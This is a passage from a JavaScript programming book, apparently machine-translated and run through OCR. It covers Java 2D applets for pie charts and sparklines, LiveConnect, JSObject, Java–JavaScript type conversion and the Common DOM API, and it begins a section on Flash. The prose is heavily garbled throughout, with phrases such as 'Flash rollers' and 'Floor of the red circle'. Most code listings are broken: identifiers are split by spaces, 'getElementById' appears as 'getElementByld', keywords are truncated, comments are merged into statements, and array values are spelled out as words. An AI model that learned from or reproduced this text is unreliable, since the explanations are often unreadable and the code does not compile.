Building a pie chart using Java

When using Java can be about to choose the same approach as in the case of the Flash -module: create an applet with the name « the Canvas », not having their own behavior and existing only for the export of the stock of parallel data, Java 2 D . This applet can then be called from client-side JavaScript scripts. (For more information on working with Java applets from JavaScript scripts, see Chapter 23.) Example 22-14 shows how such an applet might look. Obra tit e note: this applet exports only a fraction of the stock of methods of parallel data, Java 2 D . The Flash module's drawing interface consists of only eight methods, so it's easy to export all of them. Interface Java 2 D contains considerable but more methods. Technically it would be quite easy to make available all the methods, but then the floor applet would chilsya Program code 22.14 Example demonstrates the basic approach and provides enough b ord fifth application interface creating pie chart shown in Fig. 22.5.

22.14. Java applet Canvas . java , for creating graphic images on the client side

```
import java . applet . *; import java . awt . *; import java . awt
. g eom . *; import java . awt . image . *;
/ **
This simple applet does nothing by itself: it just exports the API
for use in client-side JavaScript scripting .
```

```
* /
public class Canvas extends Applet {
   BufferedImage image ; // Drawing will be done on the invisible
   image Graphics 2 D g ; // Using this graphics context
```



```
// This method is called by the browser to initialize the applet
public void init () {
   // Determine the dimensions of the applet and create an invisible image
   // with those dimensions. int w = getWidth (); int h = getHeight ();
   image = new BufferedImage (w, h, BufferedImage.TYPE_INT_RGB);
   // Get the graphics context for drawing on this image g = image .
   createGraphics ();
   // CH acala set the white background color g . setPaint ( Color . WHITE
   ); g . fillRect (0, 0, w , h );
   // Enable anti-aliasing
   g . setRenderingHint ( RenderingHints . KEY _ ANTIALIASING ,
                  RenderingHints . VALUE _ ANTIALIAS _ ON );
}
// This method is called automatically by the browser when the fuss
hiccups // need to redraw the applet. It copies an invisible // image to the
screen. JavaScript code that does paint with this // applet must call the
inherited repaint () method . public void paint ( Graphics g ) { g .
drawImage ( image , 0 , 0, this ); }
// These methods set basic drawing parameters // This is only a fraction of
that supports Java 2 D API public void setLineWidth ( float w ) { g .
setStroke ( new BasicStroke ( w )); } public void setColor ( int color ) { g .
setPaint ( new Color ( color )) ; } public void setFont ( String fontfamily ,
```

```
int pointsize ) { g . setFont ( new Font ( fontfamily , Font . PLAIN ,
pointsize ));
}
// Simple drawing primitives follow
public void fillRect ( int x , int y , int w , int h ) { g . fillRect ( x , y , w , h
); } public void drawRec t ( int x , int y , int w , int h ) { g . drawRect ( x ,
y , w , h ); } public void drawString ( String s , int x , int y ) { g .
drawString ( s , x , y ); }
// These methods fill and draw arbitrary shapes public void fill ( Shape
shape ) { g . fill ( shape ); } public void dra w ( Shape shape ) { g . draw (
shape ); }
// These methods return the simplest shapes
// This is just an example. Java 2 D the API supports a variety of other
methods. public Shape createRectangle ( double x , double y , double w ,
double h ) { return new Rectangle 2 D . Double ( x , y , w , h );
}
ublic Shape createEllipse (double x, double y, double w, double h) {return
    new Ellipse2D.Double (x, y, w, h);
}
public Shape createWedge (double x, double y, double w, double h, double
start, double extent) {return new Arc2D.Double (x, y, w, h, start , extent,
Arc2D.PIE);



    }



}
```

This applet is compiled with the *javac* compiler , which creates a file named *Canvas . class* :

```
% javac Canvas . java
```

Then the compiled *Canvas* applet . *class* can be implemented in HTML ip Isle and manipulate it, for example, as follows:

```
<head>
<script>
window.onload = function () {
    var canvas = document.getElementByld ('square');
    canvas.setColor (0x0000ff); // Please note : color - whole number
    canvas.fillRect (0,0,10,10);
    canvas.repaint ();
    canvas = document.getElementByld ('circle'); canvas.setColor
    (0xff0000); canvas.fill (canvas.createEllipse (0,0,10,10));
    canvas.repaint ();
};
</ script >
</ head >
< body >
This is a blue square:
<applet id = "square" code = "Canvas.class" width = 10 height = 10>
</applet>
Floor of the red circle :
<applet id = "circle" code = "Canvas.class" width = 10 height = 10>
</applet>
</ body >
```

This piece of software is based on the event handler, the onload - it does not zapus titsya until the applet is fully loaded and ready to go. In older bro uzerah and in plug- Java -modules to version 5 event handler onload often invoked to initialize the applet, which led to the malfunction of Daubney code. When the drawing is done in response to other user events, rather than the event is, the onload , then the problem usually does not occur.

Example 22-15 shows JavaScript code that creates a pie chart using the Canvas Java applet . This example is missing the makeCan - vas () function ,

which is defined in other examples. In addition, due to a problem with on the responsibility of carrying the event the onload , described earlier, this example draws a graph only after you click on the button, rather than automatically when the document is loaded.

Example 22.15. Drawing a pie chart with JavaScript and Java

```
< head >
< script >
// Draws a pie chart using the Canvas Java applet function
pieChart ( canvas , data , cx , cy , r , colors , labels , lx , ly ) {
    // Find drawing by name, if necessary
    if ( typeof canvas == " string ") canvas = document . getElementByld (
    canvas );
    // All lines will be 2 units thick. The text will be displayed //
    in sans - serif , bold, 16 points. canvas . setLineWidth (2);
```



```
    canvas . setFont (" SansSerif ", 16);
    // Find the sum of all values var total = 0;
    for (var i = 0; i <data.length; i ++) total + = data [i];
    // Calculate the angular sizes of the sectors in degrees var
    angles = []
    for (var i = 0; i <data.length; i ++) angles [i] = data [i] / total * 360;
    startangle = 90; // Start counting a at the extreme upper point
    // Loop through all sectors
    for ( var i = 0; i < data . length ; i ++) {
        // This object describes one sector of the chart var arc =
        canvas . createWedge ( cx - r , cy - r , r * 2, r * 2,
```

```
                                                    startangle, -
        angles [i]); canvas.setColor (colors [i]); // Set u
        wet
        canvas . fill ( arc ); // Fill the sector
           canvas . setColor (0 x 000000); // Switch to black
        canvas . draw ( arc ); // Draw the frame
        startangle - = angles [ i ]; // For the next sector
        // Draw a rectangle for the canvas legend . setColor ( colors
        [ i ]); / / Sector color
        canvas . fillRect ( lx , ly + 30 * i , 20, 20); // Fill the canvas
        rectangle . setColor (0 x 000000); // Switch to black
        canvas . drawRect ( lx , ly + 30 * i , 20, 20); // The frame of the
        rectangle
        // Draw a label to the right of the rectangle // The font was
        set earlier canvas . drawString ( labels [ i ], lx +30, ly + 30 *
        i +18);
    }
    // Display applet
    canvas . repaint (); // Don't forget to call this method
}
// This function is called by clicking on the Draw button!
function draw () {
    pieChart (" canvas ", [12, 23, 34, 45], 200, 200, 150,
            [0 xff 0000, 0 x 0000 ff , 0 xffff 00, 0 x 00 ff 00] //
            Colors - this whole [ "North", "South", "East", "West"],
            400, 100);
}
</script>
</head>
<body>
<applet id = "canvas" code = "Canvas.class" width = 600 height = 400>
</applet>
<button onclick = "draw ()" > Draw ! </button>
</ body >
```

22.7.2. Generating client side small diagrams in text using Java

In this section, using the Java 2 D the API we will create graphic IMAGE zheniya, but do not remove them within an applet, and visualize as sweat eye

PNG bytes and then converted to URLs with the data : specifier . In this way, scripts can create their own inline graphics. While all of the same can be done with the help of an plet discussed here approach is based on the direct use of Java -code, which is made possible by technology LiveConnect (see chap. 12), available in the browser Firefox and related browsers.

The approach described here allows you to output *inline charts* (. *Sparklin* . *Es*), which are graphical representations of some data, directly into a text stream. Here is an example of such a diagram: Server load : 16

The term " SPARKLINE » was introduced by their author Edward Tufte (E dward Tufte), to tory describes inline diagrams like this: "Little graphics, high-resolution, built-in the context of the surrounding words, numbers, images. Inline diagram - is simple to build, is closely associated with Func bubbled graph whose size is comparable with the size layer wa ". (Learn how to create inline diagrams can be found in the book Ed Ward Taft « Beautiful by Evidence » [the Graphics Press].)

Example 22-16 shows the code used to create the inline server utilization chart shown here . JavaScript is a function of the make - Sparkline () uses technology LiveConnect to directly (without an intermediate of the applet) interaction with application interface Java 2 D .

22.16. Creating an inline diagram using JavaScript and Java

```
<head>
```

```
<script>
/ **
data is an array of numbers to be represented as
line chart
dx - number of pixels between data points
config is an object with data that will most likely not change
call to call:
height: the height of the image in pixels
ymin , ymax : range of values along the axis Y in user space
backgroundColor : The numerical background color.
lineWidth: line width
lineColor : line color as numeric HTML BOM #
dotcolor : Ec was determined, the last point on the graph will be filled with
                                        this color
bandColor : If specified, between bandMin and bandMax values will be
a strip of this color is drawn, which displays
a "normal" range of data values in order to highlight
values outside this range * /
function makeSparkline (data, dx, config) {
   var width = data . length * dx + 1; // Total image width
   var yscale = config . height / ( config . ymax - config . ymin ); // For
   scaling
   // Converts data values to pixels
   func tion x ( i ) { return i * dx ; }



   // Converts Y coordinate from user space coordinate system to
   image coordinate system
```

```
function y ( y ) { return config . height - ( y - the config . ymin ) * ysc ale ; }
// Converts color from HTML representation to java . awt . Color function
color ( c ) {
    c = c . substring ( l ); // Remove leading character # if ( c . Length
    == (3)) { // Convert to 6-character format // as needed c = c .
    charAt ( O ) + c . charAt ( O ) + c . charAt (1) + c . charAt (1) + c .
    charAt (2) + c . charAt (2);
    }
    var red = parseInt (c.substring (0,2), 16);
    var green = parseInt (c.substring (2,4), 16);
    var blue = parseInt (c.substring (4,6), 16);
    return new java.awt.Color (red / 255, green / 255, blue / 255);
}
// Creat amb invisible image for chart
var image = new java.awt.image.BufferedImage (width, config.height,
                        java.awt.image.BufferedImage.TYPE_INT_RGB);
// Get a Graphics object that will allow drawing on the image var g =
image.createGraphics ( );
// Enable anti-aliasing . This will make the line more smooth , but less
clear g.setRenderingHint
(java.awt.RenderingHints.KEY_ANTIALIASING,
                java.awt.RenderingHints.VALUE_ANTIALIAS_ON);
// Fill the image with the background color g.setPaint (color
(config.backgroundColor)); g.fillRect (0, 0, width, config.height);
// If the bandColor property is defined, draw the band if ( config .
BandColor ) {
    g . setPaint ( color ( config . bandColor )); g . fillRect (0, y ( config
    . bandMax ),
            width, y (config.bandMin) -y (config.bandMax));
}
// Draw lin uw schedule
var line = new java.awt.geom.GeneralPath ();
line.moveTo (x (0), y (data [0]));
for (var i = 1; i <data.length; i ++) line.lineTo (x (i), y (data [i]));
```

```
// First, set the color line , and its thickness , then draw g.setPaint (color
(config.lineColor)); // Line color
g.setStroke (new java.awt.BasicStroke (config.lineWidth)); // Thickness
g.draw (line); // Draw !
// If dotColor is defined, draw a dot if ( config . DotColor ) {
    g.setPaint (color (config.dotColor));
    var dot = new java.awt.geom.Ellip se2D $ Double (x (data.length-1) -. 75,
                                        y (data [data.length-1]) -. 75, 1.5, 1.5)
    g.draw (dot);
}


// Write the image as a PNG byte array
```



```
    var stream = new java . io . ByteArrayOutputStream (); Packages .
    javax . image io . ImageIO . write ( image , " png ", stream ); var
    imageData = stream . toByteArray ();
    // Convert the data into a string URL URLs
    var rawString = new java . lang . String ( imageData , " iso 8859-1");
    var encodedString = java . net . URLEncoder . encode ( rawString , " iso
    8859-1");
    encodedString = encodedString . replaceAll ("\\ +", "% 20");
    // And return it as a URL with data specifier : return " data : image
    / png ," + encodedString ;
}
// Following is an example of using the makeSparkline ()
function window . onload = function () {
```

// Create an img tag to place the chart var img = document . createElement (" img "); img . align = " center "; img . hspace = 1;

// Set the src attribute to the value of the chart URL with the data specifier :

img.src = makeSparkline ([3,	4, 5	6,	7,	8, 8, 9,	ten,	ten	12,
sixteen,	eleven,	ten,	eleven	10, 10,	ten,	eleven	12,
sixteen,	eleven,	ten,	eleven	10, 10,	ten,	eleven	12,
fourteen,	sixteen ,	18,	18	19, 18,	17,	17,	sixteen,
fourteen,	sixteen ,	18,	18	19, 18,	17,	17,	sixteen]
2, {	height:		20	ymin: 0,	ymax:		20,

backgroundColor : "# fff ", lineWidth : 1,
lineColor : "# 000", dotColor : "# f 0 0",
bandColor : "# ddd ", bandMin : 6,
bandMax : 14
});
// Find the placeholder element for the chart
var placeholder = document . getElementById (" placeholder ");
// And replace it with an image.
placeholder . parentNode . replaceChild (img , placeholder);
}
</script>
</ head>
<body>
Server load: 16 </body>

23

Scripting with Java applets and Flash rollers

Expansion Module, or plug-in (plug - in), - a software mo modulus, which can be "connected " to the web browser to extend its functions tional opportunities. The two most common n s (and that is no coincidence, the most powerful) expansion module - a Java module company of Sun Microsys tems and Flash -player companies as Adobe (which acquired Ma cromedia). Java module lets browsers run applications, known as *Apple you* written in the programming language Java . Security System Java does not allow applets obtained from sources that are not trusted, pa bot files in l A locally filesystem or perform other actions that may lead to the data change or breach of confidentiality STI. Despite the limitations imposed on the system applets safely STI, as part of Java module extends a huge library of predefined classes of which applets can be used. This library includes packages for graphics and design GUI Custom la, packages with powerful networking capabilities, packages for parsing crashed Dr. XML -documents and manipulate them, packages that implement creep tograficheskie algorithms. At the time of this writing, the Java 6 preview included a complete set of packages to support web services.

Module Flash -player has gained enormous popularity st and widespread propagation roub. This "virtual" machine that performs the interpretation of "the role of the Cove," which can include streaming video, but usually contain ani mation and a rich graphical user interface. Flash -roliki may include the Action Script-scenes arias. The ActionScript - a kind of language JavaScript , supplemented Foot designs object-oriented programming, such

as classes, static methods, and (optionally) the types of variables. Programs ny code ActionScript -stsenariev in Flash -rolika x has access to a powerful (though not as extensive as in Java -module) library code, designed to work with graphics and networking, as well as the manipulation of the XML - documents.

With respect to Java and Flash to use the term *extension module , I* would not be entirely correct. This is not just a supplement to the browser - both module races extensions are perfect for the needs of developing applications in their surrounded by Britain and both correspond to the user's needs to a greater extent than the web -based applications the DH TML . Once you begin to understand how God Tide opportunities bring these modules in the browser, then there is quite Este governmental desire to use these features in JavaSoript -stsenariyah. To NAV Stew, all this is possible. The JavaSoript script can interact with both Java applets and Flash rollers. It is also possible the opposite: Java-Apple you and Flash -roliki can cause JavaScript - function. In this chapter, the races affected how it's done. However, it should warn you that inter fairies sy between JavaScript , the Java and ActionScript not differ convenience, and when you're about to realize the serious interaction of its code with the Java - and the Flash - modules, you probably come across the facts of incompatibility, errors and other troubles.

In began e of this chapter describes both the client JavaScript -stsenariev interac modeystvovat with Java -appletami. (Recall the example 22.14, where Java -applet ICs used to create a graphic image.) Then, describes how in Firefox and related it from browsers to organize A direct Noah interaction JavaScript -stsenariya with plug-in Java -module even in the absence of the applet. (This technique is demonstrated in Example 22.16.)

After a description of the mechanisms of interaction JavaScript -stsenariev with Java we ne now turn to the creation of applets that can access the JavaScript-your stvam and cause JavaScript -methods, including those

applets that IP old- Java Area For the DOM the API to interact with the document outputted in a web browser.

Languages Java and Jav aScript also devoted to Chapter 12, however, it is significantly different from the chapter. Chapter 12 describes how to embed Institute terpretator JavaScript in Java -app, and how to use this interpretato ra run scripts to ensure inter action with the Java -based applications. Chapter 12 does not cover client-side JavaScript code and applets in any way. At the same time, it describes the technology is LiveConnect , which allows JavaScript -stsenariyu interact with the Java , and this description would have been VPO lne to a place in this chapter. Note, however, that the functionality described in Chapter 12 is for the " Rhino version of LiveConnect " and is not suitable for client-side JavaScript and applets.

Section of this chapter describing Java assumes h then you have at IU 're basic knowledge of programming in Java . If you don't use applets in your web pages, you can just skip this section.

After you have closed the topic the Java , I will proceed to the organization of the interaction Wii with Flash - we'll talk about how of JavaScript - stsenariev you is called ActionScript -methods defined within Flash -rolika and as of of Ac tionScript-code included in movie, call JavaScript methods. These topics are discussed twice, the first time in the context of all the latest versions of Flash , Auto swarm only in the context of the Flash version 8 or higher.

Thanks to its technology capabilities of Flash has already been mentioned in the previous boiling chapters of this book. Chapter 22 Flash -player with a simple the Action Soript-script enables dynamic creation of graphic images on the client side (see. Example 22.12), and Chapter 19, we will use the

opportunity to STI Flash -player for storing data on the client side (see. Example 19.4).

Ra bot with applets

First you need to be able to interact with the applet refer to HTML-element cop, which contains this applet. In Chapter 15, it said that the Java-up wic s embedded in a web page, become elements of an array of the Document . app - lets []. While the EU Does the applet specified attribute name or id , then to the applet can Obra schatsya directly as a property of the object the Document . For example, an applet, created Nome with a tag < applet name = " chart ">, can be accessed as: document . chart . And if the applet installed atom p and b ut id , the applet can be found using the method of Document . getElementById ().

After tons of th as a reference to the applet received, public fields and methods of the applet are available JavaScript -code as if they were the properties you and methods of HTML -element < applet >. Consider as Prima ra applet Canvas , which was determined in Example 22.14. If the applet embedded in HTML -page with the value of " the canvas " attribute id , it will be possible ICs use the following snippet to call applet methods :

```
var canvas = document . getElementByld ('
canvas '); canvas . setColor (0 x 0000 ff );
canvas . fillRect (0,0,10,10); canvas . repaint
();
```

JavaScript can even read and set the values of fields that are arrays. Assume that the value of the attribute applet nam e = " chart " defined fissile two fields declared as follows (Java -code):

```
public int numPoints; public
double [] points;
```

A JavaScript program can use these fields like this:

```
or ( var i = 0; i < document . chart . numPoints ; i
++) document . chart . points [ i ] = i * i ;
```

This example illustrates a difficult time from n osyaschiysya interoperability between Java and JavaScript , - *conversion types.* Java - is strictly typed Vanny language with a large number of individual elementary types. Language JavaScript is loosely typed and has a roofing to a numeric type. In the previous example, an integer (integer The) language Java is converted

to JavaScript is the number and variety of JavaScript -numbers - in Java are the values of type double . To these values Niya were converted as necessary, carried out a lot of backstage Noi work. The topic of converting data types when JavaScript and Java interact was discussed in Chapter 12, and you may now want to return to it. In the third part of the book you will find interesting information in Section crystals dedicated classes JavaObject , a JavaArray , JavaClass and the JavaPackage . Turn those attention: in chapter 12 was considered technology LiveConnect , born

at Netscape , and not all browsers use this technology. For example, IE has its own ActiveX- based JavaScript / Java technology . Nevertheless, regardless of the underlying technology basic pra Vila conversion values between Java and JavaScript are more or IU her identical for all browsers.

Finally, it is in azhno noted that Java -methods can return Java objects- you, and JavaScript can access the public fields and invoke common available methods of these objects in the same way as the fields and methods of the applet. Rev. us return once more to the applet Canvas Example 22.14. It defines a method that can return Shape objects . Programming JavaScript code can call methods on these Shape objects and pass them on to other methods in the applet that expect to receive a Shape object as an argument .

Example 23-1 shows a typical Java applet that does nothing but defines a method that is useful for JavaScript scripting. This getText () method reads the URL (which should refer to the server where the applet was received from) and returns its contents as a Java string. That's when the applet measures provide output HTML -file for details:

```
! - Output the content of an HTML file using an applet ->
body onload = "alert (document.http.getText ('GetText.html'));">
```

```
applet name = "http" code = "GetTextApplet.class" wi dth = "1" height = "1">
    </applet>
/ body >
```

Example 23.1 Use basic Java -classes designed to Started you to the network for IO and for manipulating text, but this is not the case etsya nothing particularly difficult. In this example, simply defined beats obny method that is declared public, so that there is a cart possibility to access it from JavaScript -stsenariev.

Example 23.1. Scripting Applet

```
    import java . applet . Applet ; import java . net . URL ; import java
    . io . *;
ublic class GetTextApplet extends Applet {public String getText
    (String url)
    throws java.net.MalformedURLException, java.io.IOException
       {
    URL resource = new URL (this.getDocumentBase (), url);
    InputStream is = resource.openStream ();
    BufferedReader in = new BufferedReader (new InputStreamReader (is));
    StringBuilder text = new StringBuilder ();
    String line;
    while ((line = in.readLine ())! = null) {text.append (line);
          text.append ("\ n");
    }
    in.close ();
    return text.toString ();



       }



    }
```

Working with the Java Plugin

Browser Firefox and related browsers can interact not only with applets, but also directly with plug- Java -modules I E that IC turns the need for an applet. Thanks to technology uu LiveConnect JavaScript - scripts, executable in these browsers can create and use eq zemplyary Java -objects even in the absence of the applet. However, this technique Nepeya Renos, and in such browsers as of Internet Explorer , it will not work.

In the former rouzerah supporting interoperability with plug-in Java - module, object Packages gives you access to all Java -Package, to torye known browser. Expression Packages . java . lang refers to the *java* package . *lang ,* and the expression Packages . java . lan g . System - to the *java* . *lang* . *System* . For convenience, the identifier java is an abridged version of the pisi the Packages . java (for details, see. in the third part of the book in a section devoted to Mr. property of the Packages). For example , a JavaScript script can call a static method on the *java* . *lang* . *System* as follows:

```
// Call the static method System . getProperty ()
var javaVersion = java . lang . System . getProperty (" java . version ");
```

However, you can apply not only to static methods and properties of objects comrade: techno logy LiveConnect allows you to create new instances of Java-class owls using the operator new language JavaScript . Example 23-2 shows a JavaScript script that creates a new window using Java and displays a message in it. Note: JavaScript script code is very similar to Java code. This snippet was previously demonstrated in Chapter 12, but here it is embedded in a < script > tag inside an HTML file. In fig. 23.1 shows ok but created by means of Java when you run this script in the browser, the F irefox .

Example 23.2. Interacting with the Java Plugin

```
< script >
// Define an identifier for simplified access to the hierarchy
// package javax . *
var javax = Packages . javax ;


// Create some Java objects
var frame = new javax . swing . JFrame (" He llo World ");
```




Figure: 23.1. A Java- generated window from a JavaScript script

```
var button = new javax.swing.JButton ("Hello World");
var fon t = new java.awt.Font ("SansSerif", java.awt.Font.BOLD, 24);
// Call methods of new objects frame.add (button);
button.setFont (font); frame.setSize (300, 200);
frame.setVisible (true);
</ script >
```

When the script interacts directly with plug m th Java -mod ulema it is subjected to the same security restrictions as applets, semi chennye from sources that are not credible. JavaScript -stsenarii, for example measures can not use the class *java . io . The File ,* because it will give them the possibility Nosta read, write , and delete files in the client file system.

Interoperating with JavaScript Scripts from Java

Having figured out how to manipulate Java code from JavaScript script, we can move on to the opposite task: manipulating JavaScript code from Java . Any interac interacting Java with JavaScript -stsenariem through an instance of netscape . javascript . JSObject . (Full description class JSObject found at hour whith IV book.) Instance of this class is a wrapper for a JavaScript object named. The class defines met ode to read and modify the values of the properties and elements of arrays in JavaScript objects that are as well vyzy Vat object methods. Here is the definition of this class:

```
public final class JSObject extends Object {
    // This static method returns the initial obe rt JSObject // to
    the browser window.
    public static JSObject getWindow (java.applet.Applet applet);
    // These instance methods are used to manipulate the object
    public Object getMember (String name); // Read the property
    of the object public Object getSlot (int ind ex); // Read an
    array element public void setMember (String name, Object
    value); // Write to property public void setSlot (int index,
```

```
    Object value); // Write to element public void removeMember
    (String name); // Remove property
    public Object call (String n ame, Object args []); // Call the
    method public Object eval (String s); // Calculate the string

    public String toString (); // Convert to string
    protected void finalize ();
}
```

The JSObject class has no constructor. First of Kommersant EKT JSObject the Java -applet floor chaet with n omoschyu static method getWindow (). Method, which is passed a reference to an applet returns the object JSObject , representing the browser window containing the applet. Consequently, any applet that interacts with the Java Script-code includes a string that yglyadit something like this:

```
JSObject win = JSObject . getWindow ( this ); // " this " is the applet itself
```


Receiving object JSObject , refers to an object the Window , you can through the IU todov this nachalnog instance of an object to access other objects JSObject , representing other JavaScript -objects:

```
import netscape . javascript . JSObject ; // This declaration must be at the
beginning of the file

// Get the initial object JSObject , representing object Window
JSObject win = JSObject.getWindow (this); // window
// Using the getMember () method, get a reference to the JSObject object ,
// representing the Document object
JSObject doc = ( JSObject ) win . getMember (" document "); // .
document // Using the call () method, get a reference to the JSObject
```

```
object ,
// representing a document element
JSObject div = ( JSObject ) doc . call (" getElementById ", //.
getElementByld (' test ')
                                    new Object [] {" test "});
```

There are two points to note here. First, the getMember () and call () methods return an Object , which usually needs to be converted to some more specific value, such as a JSObject . Second, when using the method call () is called JavaScript -method, arguments you are transferred as an array of Java -value Objec t . This array should decrees vatsya mandatory, even if the method expects to receive a single argument.

The JSObject class has another important eval () method . This Java -method works the same way with the same name as the JavaScript function: it takes a string containing conductive JavaScript -code. To work with the method of the eval () is much easier than with other IU todami class JSObject . For example, here's how to set CSS -style dock element ment by the eval () :

```
JSObject win = JSObject.getWindow (this);
win.eval ("document.getElementById ('test'). style.backgroundColor =
'gray';");
```

To do the same without using the eval () method , you would have to write a snippet like this:

```
JSObject win = JSObject.getWindow (this); // window
JSObject doc = (JSObject) win.getMember ("document"); //
.document
JSObject div = (JSObject) doc.call ("getElementById", // .
GetElementByld ('test')
new Object [] {"test"});
JSObject style = (JSObject) div.getMember ("style"); // .style
style.setMember ("backgroundColor", "gray"); // .backgroundColor =
"gray"
```

Compiling and distributing plets using the JSObject class

Before you can distribute an applet, it must be compiled and then embedded in an HTML file. If the applet uses the JSObject class , special instructions are required for both steps.

To compile an applet that interacts with JavaScript , you need to tell the compiler where to find the definition of the netscape class . javascript . JSOb - ject . Previously, when browsers were distributed with their own Java interpreters , it was difficult to answer this question. But now, when all the browsers use plug- Java module company of Sun Microsystems ,

everything has become much easier. The JSObject class is located in *jre / lib / plugin . jar* di stributiva the Java . In this way m to compile an applet using the object JSObject , you can run the following command, substituting the name ka the Catalog, which was installed Java -Package:

```
% javac - cp / usr / local / java / jre / lib / plugin . jar ScriptedApplet . java
```

The use of applets in interacting with JavaScript -Scene p iyami at imposes additional restrictions in the field of security, according to which the applet can not interact with JavaScript -stsenariem, if the author of a Web page (which may not be the creator of an plet) is clearly not will give permission for such interaction. To give such a right is required , and directly into the applet tag < applet > (or < object >, or < the embed >) include attribute mayscript . For example:

```
< applet code = " ScriptingApplet . class " mayscript width = "300" height
= "300">
</ applet >
```

If the mayscript attribute is missing, the applet will not be able to use the class
JSObject.

Data type conversion between Java and JavaScript

When referring to the method or setting the value of the class of fields JSObject must perform a type conversion is given GOVERNMENTAL Java is the value in JavaScript are the values, and the transfer of the return value, or reading the field to perform the inverse transformation. Type conversion performed by the object JSObject , MULTI to differ from that described in Chapter 12 of transformations performed th technology within LiveConnect . Unfortunately, the conversion performed by the class JSObject , are more dependent on the platform than the conversion at ma nipulirovanii Java - code of JavaScript -stsenariya.

When Java -code reading JavaScript is the value, etc. eobrazovanie performed sufficiently accurately simply:

JavaScript numbers are converted to java . lang . Double .

JavaScript strings are converted to java . lang . String .

Logic JavaScript -s n Achen converted to type java . lang . Boolean .

JavaScript is the value null transformations into that of Jav a is the value null .

Converting JavaScript -values undefined by platform: with mustache tanovlenii module Java 5 of Internet Explorer value undefined converting the etsya to the value null , and of Firefox - a string " undefined ".

When Java -code in -establishes the values of JavaScript -property or lease the argument cops JavaScript -method, the conversion would have to be carried out not less it is simple, but unfortunately for different platforms it runs differently th. As of Firefox 1.0 with integrated Java 5, Java are the values are not converted are, and JavaScript -stsenary receives them as objects JavaObject (with whom he can communicate within the technology LiveConnect).

In IE 6 with integrated Java 5 transformations performed more ec natural to Obra way:

Java numbers and Java characters are converted to JavaSeript numbers.
Java String objects are converted to JavaSeript strings.
Java Boolean values are converted to JavaScript Boolean values.
Java - the value null is converted to JavaScript is the value null .
Any other Java are the values are converted to Java -objects JavaObject .

Because of these significant differences between Firefox and IE is necessary with a special OS CAU TI approach to JavaScript -stsenariyah to operations requiring pre educational values. For example, when you create a function that will be you is called an applet, you must explicitly convert the argument with functions Number The () , String () and Boolean A (), before using the E arguments.

To get rid of the data type conversion problem altogether, we recommend using the JSObject method . eval () wherever required op ganizovat interaction with JavaScript -stsenariem.

Common DOM API

The Java version 1.4 or higher plug-in Java -M o modulus includes the Institute of Applied terfeys the Common the DOM , which is the Java - realization model of the DOM Level 2 of the top class ne The t scape . javascript . JSObject . This application interface allows Java -appletam interact with the document in which they are built by J ava -privyazki application interface models the DOM .

The idea itself is exciting, but its implementation leaves much to be desired. One serious problem is that the implementation (as in the IE , and in of Firefox), seems to be unable to create a new text nodes or receiving nodes existing text, which makes the application interface the Common the DOM useless to retrieve and modify the content of the document. Nevertheless, some DOM -operation are supported in Example 23.3 shows how an wic application can then call of the Common DOM the API for setting CSS - style in the HTML - element.

There are a few things to make about this example. First, the API for manipulating the DOM is somewhat unusual. All program code in Follow the important the DOM - the operation is placed in the body of the method of the run () object DOMAction . The object is then DOMAc tion transmitted method Ob e KTA DOMService . When a method is called run

(), it ne Reda object DOMAccessor , which can be used for access to about b ektu Document , representing the root of the hierarchy DOM -objects.

Second, the Java -privyazka application interface model DOM more cumbersome kai and clumsy than JavaScript -privyazka the same Institute of Applied terfeysa. Finally, it should be noted that the problem solved by the code Then take pa, it can be easily solved by passing a string JavaScript - code method JSOb - Ject . eval ()!

The code for example 23.3 does not explicitly use the JSObject class , and therefore, when compiling it, you do not need to insert additional paths to the class m.

Example 23.3. An applet using the Common DOM API

```
import java . applet . Applet ; // The Applet class itself
import com . sun . java . browser . dom . *; //
Common DOM API import org . w 3 c . dom . *; //
W 3 C core DOM API
import org . w 3 c . dom . css . *; // W 3 C CSS DOM API
// This applet does nothing by itself. It simply defines a method
to call // JavaScript code. This method uses the Common DOM
API // to perform operations on the document in which this
applet is embedded. public cl ass DOMApplet extends Applet {
   // Sets the specified element to the specified background
   color. public void setBackgroundColor ( final String id , final
   String color ) throws DOMUnsupportedException ,
   DOMAccessException
   {
      // First get the DOMService object DOMService
      service = DOMService . getService ( this );
```

```
        // Then call the method invokeAndWait () object
        DOMService // and pass the object DOMAction
        service, . invokeAndWait ( new DOMAction () {
            // All DOM operations are placed in the body of
            the run () method public Object run ( DOM
            Accessor accessor ) {
                // DOMAccessor is used to get the Document object // Note
                that the Document applet object is passed as an argument d =
                accessor . getDocument ( DOMApplet . this );
                // Get the required Element e = d . getElementBy ld ( id );
                // Cast the element's type to ElementCSSInlineStyle so that //
                its getStyle () method can be called . Then the return value of
                the method is cast to the CSS 2 Properties type .
                CSS 2 Properties style =
                ( CSS 2 Properties ) (( ElementCSSInlineStyle ) e ). getStyle ()
                ;
                // Finally, we can set the value of the style property .
                setBackgroundColor ( color );
                // DOMAction may return a value, but this is not the case
                return null ;
            }
        });
    }
}
```

Interaction with Flash- rollers

Knowing exactly how JavaSoript -stsenarii can interact with Java -code and turnover, you can proceed to the Flash -player and organization of the interaction Wii with Flash -rolikami. The following subsections describe the different levels of interaction with Flash . Firstly, JavaSoript -stsenary can manage themselves Flash -player th: start and stop the rollers, it changes to the defined lennomu frame, etc. More interesting topic - the actual call.. AotionSoript - functions defined within the Flash -rolika. This section prodemonstrirova us some tricks that trebovalis s for it to exit Flash 8.

Then the scripts will switch roles, and you will see how ActionScript code can interact with JavaScript script. Next, in Section 23.4.5 to your attention will be directly edstavlen example, consists of two parts (JavaScript - and ActionScript -stsenariev) and showing the interaction bidirectional Vie between JavaScript and ActionScript . Section 23.5 shows the same example, but rewritten for Flash 8.

